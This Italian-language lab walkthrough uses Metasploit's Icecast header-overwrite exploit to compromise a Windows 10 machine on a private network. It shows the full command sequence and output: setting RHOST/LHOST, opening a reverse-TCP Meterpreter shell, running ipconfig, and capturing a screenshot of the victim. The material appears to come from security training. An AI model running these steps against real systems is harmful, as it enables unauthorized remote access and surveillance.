

Ottenimento di una sessione Meterpreter sul target Windows 10 con Metasploit.

Una volta ottenuta la sessione:

- Vedremo l'indirizzo IP della vittima.
- Recupereremo uno screenshot tramite la sessione Meterpreter.

Accediamo a Metasploit su Linux, utilizziamo il comando **search icecast** per trovare l'exploit desiderato e, una volta individuato, lo avviamo con il comando **use**.

```
(kali@kali) - [~]
$ msfconsole
Metasploit tip: Use the edit command to open the currently active module
in your editor

.:ok000kdc'          'cdk000ko:.
.x00000000000000c    c0000000000000x.
:000000000000000k,   ,k000000000000000:
'0000000000kkkk00000: :00000000000000000'
o00000000.   .o0000o0000l.   ,00000000o
d00000000.   .c00000c.   ,00000000x
l00000000.   ;d;   ,00000000l
.00000000.   .;   ;   ,00000000.
c0000000.   .00c.   'o00. ,0000000c
o000000.   .0000. :0000. ,000000o
l00000.   .0000. :0000. ,00000l
;0000' .0000. :0000. ;000;
.d00o .0000ccccx0000. x00d.
,k0l .00000000000000. .d0k,
:kk;.00000000000000.c0k:
;k00000000000000k:
,x0000000000000x,
.l0000000l.
,d0d,
.

=[ metasploit v6.4.34-dev ]
+ -- --=[ 2461 exploits - 1264 auxiliary - 431 post ]
+ -- --=[ 1471 payloads - 49 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search icecast

Matching Modules
=====

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/http/icecast_header  2004-09-28      great No     Icecast Header Overwrite

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf6 > use exploit/windows/http/icecast_header
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > set rhost
rhost =>
```

Settiamo RHOST e LHOST con il comando **set**
subito dopo lanciamo il nostro **Exploit**

```
kali@kali: ~  
0 exploit/windows/http/icecast_header 2004-09-28 great No icecast Header Overwrite  
  
Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header  
  
msf6 > use exploit/windows/http/icecast_header  
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp  
msf6 exploit(windows/http/icecast_header) > set rhost  
rhost =>  
msf6 exploit(windows/http/icecast_header) > set rhost 192.168.1.31  
rhost => 192.168.1.31  
msf6 exploit(windows/http/icecast_header) > show options  
  
Module options (exploit/windows/http/icecast_header):  


| Name   | Current Setting | Required | Description                                                                                            |
|--------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| RHOSTS | 192.168.1.31    | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT  | 8000            | yes      | The target port (TCP)                                                                                  |

  
Payload options (windows/meterpreter/reverse_tcp):  


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.1.25    | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |

  
Exploit target:  


| Id | Name      |
|----|-----------|
| 0  | Automatic |

  
View the full module info with the info, or info -d command.  
  
msf6 exploit(windows/http/icecast_header) > exploit  
  
[*] Started reverse TCP handler on 192.168.1.25:4444  
[*] Sending stage (177734 bytes) to 192.168.1.31  
[*] Meterpreter session 1 opened (192.168.1.25:4444 -> 192.168.1.31:49519) at 2024-11-14 13:38:30 +0100  
  
meterpreter > ipconfig  
  
Interface 1  
=====
```

Una volta acquisito il comando Meterpreter potremo lanciare il comando **ipconfig**
per vedere l'indirizzo IP della nostra macchina Windows 10

```
[*] Sending stage (177734 bytes) to 192.168.1.31  
[*] Meterpreter session 1 opened (192.168.1.25:4444 -> 192.168.1.31:49519) at 2024-11-14 13:38:30 +0100  
  
meterpreter > ipconfig  
  
Interface 1  
=====
```

Name	Value
Name	Software Loopback Interface 1
Hardware MAC	00:00:00:00:00:00
MTU	4294967295
IPv4 Address	127.0.0.1
IPv4 Netmask	255.0.0.0
IPv6 Address	::1
IPv6 Netmask	ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


```
Interface 3  
=====
```

Name	Value
Name	Microsoft ISATAP Adapter #2
Hardware MAC	00:00:00:00:00:00
MTU	1280
IPv6 Address	fe80::5efe:c0a8:11f
IPv6 Netmask	ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


```
Interface 4  
=====
```


Name	Value
Name	Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC	08:00:27:3b:55:9e
MTU	1500
IPv4 Address	192.168.1.31
IPv4 Netmask	255.255.255.0
IPv6 Address	fe80::3cb0:2886:79bc:7246
IPv6 Netmask	ffff:ffff:ffff:ffff::


```
Interface 5  
=====
```

Name	Value
Name	Microsoft Teredo Tunneling Adapter
Hardware MAC	00:00:00:00:00:00
MTU	1280
IPv6 Address	2001:0:2851:782c:cb6:e7a:b0ec:15a7
IPv6 Netmask	ffff:ffff:ffff:ffff::
IPv6 Address	fe80::cb6:e7a:b0ec:15a7
IPv6 Netmask	ffff:ffff:ffff:ffff::


```
meterpreter > screenshot  
Screenshot saved to: /home/kali/xCIALxrZ.jpeg  
meterpreter >
```

Utilizziamo il comando screenshot per acquisire un'immagine della schermata della macchina attaccata. Con il payload di Icecast, possiamo ottenere una visuale della pagina in esecuzione sul sistema compromesso.



Conclusioni

Il payload di Icecast sfrutta una vulnerabilità nel server di streaming multimediale Icecast, consentendo all'attaccante di eseguire codice arbitrario sul sistema target. Questa exploit viene tipicamente utilizzata per ottenere accesso remoto non autorizzato, aprendo una shell di comando o una sessione Meterpreter per eseguire comandi e raccogliere informazioni sul sistema compromesso.